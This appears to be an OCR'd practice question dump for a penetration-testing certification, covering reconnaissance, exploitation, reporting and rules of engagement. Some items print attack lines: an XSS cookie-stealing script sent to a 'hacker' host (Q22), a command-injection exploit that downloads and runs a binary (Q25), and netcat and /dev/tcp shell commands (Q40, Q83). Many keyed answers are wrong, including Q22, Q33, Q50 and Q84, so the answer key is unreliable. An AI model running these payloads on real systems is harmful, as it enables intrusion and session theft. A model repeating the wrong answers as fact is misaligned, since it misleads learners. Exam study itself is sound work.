
Step 3

?

Step 4

?

Correct Answer:



Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org


Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018

Install Certificate... | Issuer Statement

Learn more about certificates

OK



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Generate a Certificate Signing Request

Step 2

Submit CSR to the CA

Step 3

Install re-issued certificate on the server

Step 4

Remove certificate from server

QUESTION 22 Given the following code:

```
<SCRIPT>var+img=new+Image();img.src=”http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

A. Web-application firewall
B. Parameterized queries
C. Output encoding
D. Session tokens
E. Input validation
F. Base64 encoding

Correct Answer: BD

QUESTION 23
A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

A. Reach out to the primary point of contact
B. Try to take down the attackers
C. Call law enforcement officials immediately
D. Collect the proper evidence and add to the final report

Correct Answer: A

QUESTION 24 A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

A. As backup in case the original documents are lost
B. To guide them through the building entrances
C. To validate the billing information with the client
D. As proof in case they are discovered

Correct Answer: D

Reference: https://hub.packtpub.com/penetration-testing-rules-of-engagement/

QUESTION 25
A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = “POST ”
exploit += “/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} –
c${IFS}’cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}./apache’%0A%27&loginUser=a&Pwd=a” exploit += “HTTP/1.1”
```

Which of the following commands should the penetration tester run post-engagement?

A. grep –v apache ~/.bash_history > ~/.bash_history
B. rm –rf /tmp/apache
C. chmod 600 /tmp/apache
D. taskkill /IM “apache” /F

Correct Answer: B

QUESTION 26

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

A. The libraries may be vulnerable
B. The licensing of software is ambiguous
C. The libraries' code bases could be read by anyone
D. The provenance of code is unknown
E. The libraries may be unsupported
F. The libraries may break the application

Correct Answer: AC

Reference: https://www.infosecurity-magazine.com/opinions/third-party-libraries-the-swiss/

QUESTION 27 A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

A. Wireshark
B. Nessus
C. Retina
D. Burp Suite
E. Shodan
F. Nikto

Correct Answer: AE

Reference: https://resources.infosecinstitute.com/topic/top-10-network-recon-tools/

QUESTION 28 A consultant is reviewing the following output after reports of intermittent connectivity issues:

```
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet] ? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
```

Which of the following is MOST likely to be reported by the consultant?

A. A device on the network has an IP address in the wrong subnet.
B. A multicast session was initiated using the wrong multicast group.
C. An ARP flooding attack is using the broadcast address to perform DDoS.
D. A device on the network has poisoned the ARP cache.

Correct Answer: B


QUESTION 29 Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications
B. A list of all the risks of web applications
C. The risks defined in order of importance
D. A web-application security standard
E. A risk-governance and compliance framework
F. A checklist of Apache vulnerabilities

Correct Answer: AC

Reference: https://www.synopsys.com/glossary/what-is-owasp-top-10.html

QUESTION 30
A penetration tester conducted a discovery scan that generated the following:



```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap –oG list.txt 192.168.0.1-254 , sort
B. nmap –sn 192.168.0.1-254 , grep “Nmap scan” | awk ‘{print S5}’
C. nmap –-open 192.168.0.1-254, uniq
D. nmap –o 192.168.0.1-254, cut –f 2

Correct Answer: D

QUESTION 31
A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

A. Send deauthentication frames to the stations.
B. Perform jamming on all 2.4GHz and 5GHz channels.
C. Set the malicious AP to broadcast within dynamic frequency selection channels.
D. Modify the malicious AP configuration to not use a pre-shared key.

Correct Answer: C

QUESTION 32 A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

A. nmap –f –sV –p80 192.168.1.20
B. nmap –sS –sL –p80 192.168.1.20
C. nmap –A –T4 –p80 192.168.1.20
D. nmap –O –v –p80 192.168.1.20

Correct Answer: C

Reference: https://nmap.org/book/man-version-detection.html

QUESTION 33 Which of the following expressions in Python increase a variable valby one (Choose two.)

A. val++
B. +val
C. val=(val+1)
D. ++val
E. val=val++
F. val+=1

Correct Answer: DF

Reference: https://stackoverflow.com/questions/1485841/behaviour-of-increment-and-decrement-operators-in-python

QUESTION 34 Given the following output:

User-agent:* Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/

During which of the following activities was this output MOST likely obtained?

A. Website scraping
B. Website cloning
C. Domain enumeration
D. URL enumeration

Correct Answer: A

QUESTION 35
Appending string values onto another string is called:

A. compilation
B. connection
C. concatenation
D. conjunction

Correct Answer: C

Reference: https://docs.microsoft.com/en-us/dotnet/csharp/how-to/concatenate-multiple-strings

QUESTION 36 A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

A. Comma
B. Double dash
C. Single quote
D. Semicolon

Correct Answer: C

QUESTION 37
A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

A. The penetration tester was testing the wrong assets
B. The planning process failed to ensure all teams were notified
C. The client was not ready for the assessment to start
D. The penetration tester had incorrect contact information

Correct Answer: B

QUESTION 38
A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

A. Open-source research
B. A ping sweep
C. Traffic sniffing
D. Port knocking
E. A vulnerability scan
F. An Nmap scan

Correct Answer: EF

Reference: https://www.sciencedirect.com/topics/computer-science/passive-reconnaissance

QUESTION 39

A penetration tester obtained the following results after scanning a web server using the dirbutility:

```
...
GENERATED WORDS: 4612

---- Scanning URL: http://10.2.10.13/ ----
+ http://10.2.10.13/about (CODE:200|SIZE:1520)
+ http://10.2.10.13/home.html (CODE:200|SIZE:214)
+ http://10.2.10.13/index.html (CODE:200|SIZE:214)
+ http://10.2.10.13/info (CODE:200|SIZE:214) ...
DOWNLOADED: 4612 – FOUND: 4
```

Which of the following elements is MOST likely to contain useful information for the penetration tester?

A. index.html
B. about
C. info
D. home.html

Correct Answer: B

QUESTION 40

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

A. Create a one-shot systemd service to establish a reverse shell.
B. Obtain /etc/shadowand brute force the root password.
C. Run the nc -e /bin/sh <. >command.
D. Move laterally to create a user account on LDAP

Correct Answer: C

QUESTION 41

A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

A. Manually check the version number of the VoIP service against the CVE release
B. Test with proof-of-concept code from an exploit database
C. Review SIP traffic from an on-path position to look for indicators of compromise
D. Utilize an nmap –sVscan against the service

Correct Answer: D

Reference: https://dokumen.pub/hacking-exposed-unified-communications-amp-voip-security-secrets-amp-solutions-2nd-edition-9780071798778-0071798773-9780071798761-0071798765.html

QUESTION 42 A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap 192.168.1.1-5 –PU22-25,80
B. nmap 192.168.1.1-5 –PA22-25,80
C. nmap 192.168.1.1-5 –PS22-25,80
D. nmap 192.168.1.1-5 –Ss22-25,80

Correct Answer: C

QUESTION 43
A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

A. Immunity Debugger
B. OllyDbg
C. GDB
D. Drozer

Correct Answer: B

Reference: https://en.wikipedia.org/wiki/OllyDbg

QUESTION 44
A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

A. VRFYand EXPN
B. VRFYand TURN
C. EXPNand TURN
D. RCPT TOand VRFY

Correct Answer: A

Reference: https://hackerone.com/reports/193314

QUESTION 45 Which of the following tools provides Python classes for interacting with network protocols?

A. Responder
B. Impacket
C. Empire
D. PowerSploit

Correct Answer: B

Reference: https://github.com/SecureAuthCorp/impacket

QUESTION 46
A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

A. Alternate data streams
B. PowerShell modules
C. MP4 steganography
D. PsExec

Correct Answer: D

Reference: https://www.varonis.com/blog/wmi-windows-management-instrumentation/

QUESTION 47
A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

A. Enforce mandatory employee vacations
B. Implement multifactor authentication
C. Install video surveillance equipment in the office
D. Encrypt passwords for bank account information

Correct Answer: B

QUESTION 48
A penetration tester wants to scan a target network without being detected by the client’s IDS. Which of the following scans is MOST likely to avoid detection?

A. nmap –p0 –T0 –sS 192.168.1.10
B. nmap –sA –sV --host-timeout 60 192.168.1.10
C. nmap –f --badsum 192.168.1.10
D. nmap –A –n 192.168.1.10

Correct Answer: B

QUESTION 49
Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

A. Analyze the malware to see what it does.
B. Collect the proper evidence and then remove the malware.
C. Do a root-cause analysis to find out how the malware got in.
D. Remove the malware immediately.

E. Stop the assessment and inform the emergency contact.

Correct Answer: D

Reference: https://www.redteamsecure.com/blog/my-company-was-hacked-now-what

QUESTION 50 A penetration tester runs the following command on a system:

find / -user root –perm -4000 –print 2>/dev/null


Which of the following is the tester trying to accomplish?

A. Set the SGID on all files in the / directory
B. Find the /rootdirectory on the system
C. Find files with the SUID bit set
D. Find files that were created during exploitation and move them to /dev/null

Correct Answer: D

QUESTION 51

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:



```
if(isset($_POST['item'])){
   echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Correct Answer: A

QUESTION 52

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

A. Executive summary of the penetration-testing methods used
B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
C. Quantitative impact assessments given a successful software compromise
D. Code context for instances of unsafe type-casting operations

Correct Answer: C

QUESTION 53
A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- Have a full TCP connection Send a “hello” payload Walt for a response
- Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

A. Run nmap –Pn –sV –script vuln <IP address>.
B. Employ an OpenVAS simple scan against the TCP port of the host.
C. Create a script in the Lua language and use it with NSE.
D. Perform a credentialed scan with Nessus.

Correct Answer: D

QUESTION 54
A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

A. Direct-to-origin
B. Cross-site scripting
C. Malware injection
D. Credential harvesting

Correct Answer: A

QUESTION 55 A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

A. Weekly
B. Monthly
C. Quarterly
D. Annually

Correct Answer: A

QUESTION 56
A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

A. Halt the penetration test.
B. Conduct an incident response.
C. Deconflict with the penetration tester.
D. Assume the alert is from the penetration test.

Correct Answer: B

QUESTION 57
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

A. Run nmapwith the –o, -p22, and –sCoptions set against the target
B. Run nmapwith the –sVand –p22options set against the target
C. Run nmapwith the --script vulnersoption set against the target
D. Run nmapwith the –sAoption set against the target

Correct Answer: D

QUESTION 58 A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

A. iam_enum_permissions
B. iam_privesc_scan
C. iam_backdoor_assume_role
D. iam_bruteforce_permissions

Correct Answer: A

Reference: https://essay.utwente.nl/76955/1/Szabo_MSc_EEMCS.pdf (37)

QUESTION 59
A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

A. Add a dependency checker into the tool chain.
B. Perform routine static and dynamic analysis of committed code.
C. Validate API security settings before deployment.
D. Perform fuzz testing of compiled binaries.

Correct Answer: D

QUESTION 60

A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

A. Cross-site request forgery
B. Server-side request forgery
C. Remote file inclusion
D. Local file inclusion

Correct Answer: B

Reference: https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

QUESTION 61 When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

A. Clarify the statement of work.
B. Obtain an asset inventory from the client.
C. Interview all stakeholders.
D. Identify all third parties involved.

Correct Answer: A

QUESTION 62


A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment. Which of the following actions should the tester take?

A. Perform forensic analysis to isolate the means of compromise and determine attribution.
B. Incorporate the newly identified method of compromise into the red team's approach.
C. Create a detailed document of findings before continuing with the assessment.
D. Halt the assessment and follow the reporting procedures as outlined in the contract.

Correct Answer: C

QUESTION 63

A penetration tester writes the following script:



```
#!/bin/bash
for x in ‘seq 1 254’; do
        ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.
B. Set the TTL of ping packets for stealth.
C. Fill the ARP table of the networked devices.

D. Scan the system on the most used ports.

Correct Answer: A

QUESTION 64
Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

A. Whether the cloud service provider allows the penetration tester to test the environment
B. Whether the specific cloud services are being used by the application
C. The geographical location where the cloud services are running
D. Whether the country where the cloud service is based has any impeding laws

Correct Answer: C

QUESTION 65
A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.
B. Conduct a watering-hole attack.
C. Use BeEF.
D. Use browser autopwn.

Correct Answer: A

QUESTION 66
A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information- gathering steps? (Choose two.)

A. IP addresses and subdomains
B. Zone transfers
C. DNS forward and reverse lookups
D. Internet search engines
E. Externally facing open ports
F. Shodan results

Correct Answer: AB

QUESTION 67
A penetration tester discovers that a web server within the scope of the engagement has already been compromised with a backdoor. Which of the following should the penetration tester do NEXT?

A. Forensically acquire the backdoor Trojan and perform attribution
B. Utilize the backdoor in support of the engagement
C. Continue the engagement and include the backdoor finding in the final report
D. Inform the customer immediately about the backdoor

Correct Answer: C

QUESTION 68
Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

A. The CVSS score of the finding
B. The network location of the vulnerable device
C. The vulnerability identifier
D. The client acceptance form
E. The name of the person who found the flaw
F. The tool used to find the issue

Correct Answer: CF

QUESTION 69

A penetration tester was able to enter an SQL injection command into a text box and gain access to the information store on the database. Which of the following is the BEST recommendation that would mitigate the vulnerability?

A. Randomize the credentials used to log in.

B. Install host-based intrusion detection.

C. Implement input normalization.

D. Perform system hardening.

Correct Answer: D

QUESTION 70
A penetration tester runs the unshadowcommand on a machine. Which of the following tools will the tester most likely use NEXT?

A. John the Ripper
B. Hydra
C. Mimikatz
D. Cain and Abel

Correct Answer: A

QUESTION 71 A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

A. Root user
B. Local administrator
C. Service
D. Network administrator

Correct Answer: C

QUESTION 72 User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

A. MD5
B. bcrypt
C. SHA-1
D. PBKDF2

Correct Answer: A

Reference: https://www.geeksforgeeks.org/understanding-rainbow-table-attack/

QUESTION 73
A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

A. Phishing
B. Tailgating
C. Baiting
D. Shoulder surfing

Correct Answer: C

QUESTION 74 A penetration tester runs a scan against a server and obtains the following output:

```
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
```

```
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5 |_http- title: IIS Windows Server
```

Which of the following command sequences should the penetration tester try NEXT? A. ftp 192.168.53.23

B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 –U guest

C. ncrack –u Administrator –P 15worst_passwords.txt –p rdp 192.168.53.23

D. curl –X TRACE https://192.168.53.23:8443/index.aspx

E. nmap —-script vuln –sV 192.168.53.23

Correct Answer: A

QUESTION 75

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.

B. Attempt to brute force authentication to the service.

C. Perform a reverse DNS query and match to the service banner.

D. Check for an open relay configuration.

Correct Answer: C

QUESTION 76 A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

A. Multiple handshakes

B. IP addresses

C. Encrypted file transfers

D. User hashes sent over SMB

Correct Answer: D

QUESTION 77

Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

A. will reveal vulnerabilities in the Modbus protocol.

B. may cause unintended failures in control systems.

C. may reduce the true positive rate of findings.

D. will create a denial-of-service condition on the IP networks.

Correct Answer: B

QUESTION 78 An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

A. OpenVAS
B. Drozer
C. Burp Suite
D. OWASP ZAP

Correct Answer: A

Reference: https://pentest-tools.com/network-vulnerability-scanning/network-security-scanner-online-openvas

QUESTION 79
A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

A. Wait for the next login and perform a downgrade attack on the server.
B. Capture traffic using Wireshark.
C. Perform a brute-force attack over the server.

D. Use an FTP exploit against the server.

Correct Answer: B

Reference: https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b

QUESTION 80


Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report
B. Scheduling of follow-up actions and retesting
C. Attestation of findings and delivery of the report
D. Review of the lessons learned during the engagement

Correct Answer: A

QUESTION 81

A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:



```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback
B. Download .pl files and look for usernames and passwords
C. Edit the smb.conf file and upload it to the server
D. Download the smb.conf file and look at configurations

Correct Answer: C

QUESTION 82 A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

A. Socat
B. tcpdump
C. Scapy
D. dig

Correct Answer: A

Reference: https://unix.stackexchange.com/questions/520348/using-socat-how-to-send-to-and-receive-from-a-public-dns-server

QUESTION 83
A penetration tester ran the following command on a staging server:
python –m SimpleHTTPServer 9891

Which of the following commands could be used to download a file named exploit to a target machine for execution? A. nc 10.10.51.50 9891 < exploit
B. powershell –exec bypass –f \\10.10.51.50\9891
C. bash –i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
D. wget 10.10.51.50:9891/exploit

Correct Answer: D

Reference: https://www.redhat.com/sysadmin/simple-http-server

QUESTION 84 When developing a shell script intended for interpretation in Bash, the interpreter /bin/bashshould be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

A. <#
B. <$
C. ##
D. #$
E. #!

Correct Answer: D

Reference: https://linuxconfig.org/bash-scripting-tutorial-for-beginners

QUESTION 85
In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial_number>. Which of the following would be the best action for the tester to take NEXT with this information?

A. Create a custom password dictionary as preparation for password spray testing.
B. Recommend using a password manage/vault instead of text files to store passwords securely.
C. Recommend configuring password complexity rules in all the systems and applications.
D. Document the unprotected file repository as a finding in the penetration-testing report.

Correct Answer: D

QUESTION 86 Which of the following is the MOST effective person to validate results from a penetration test?

A. Third party
B. Team leader
C. Chief Information Officer

D. Client

Correct Answer: B

QUESTION 87

A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

Pre-engagement interaction (scoping and ROE) Intelligence gathering (reconnaissance)
Threat modeling Vulnerability analysis
Exploitation and post exploitation Reporting

Which of the following methodologies does the client use?

A. OWASP Web Security Testing Guide
B. PTES technical guidelines
C. NIST SP 800-115
D. OSSTMM

Correct Answer: B

Reference: https://kirkpatrickprice.com/blog/stages-of-penetration-testing-according-to-ptes/

QUESTION 88 A penetration tester ran an Nmap scan on an Internet-facing network device with the –Foption and found a few open ports. To further enumerate, the tester ran another scan using the following command:

nmap –O –A –sS –p- 100.100.100.50

Nmap returned that all 65,535 ports were filtered. Which of the following MOST likely occurred on the second scan?

A. A firewall or IPS blocked the scan.
B. The penetration tester used unsupported flags.
C. The edge network device was disconnected.
D. The scan returned ICMP echo replies.

Correct Answer: A

Reference: https://phoenixnap.com/kb/nmap-scan-open-ports

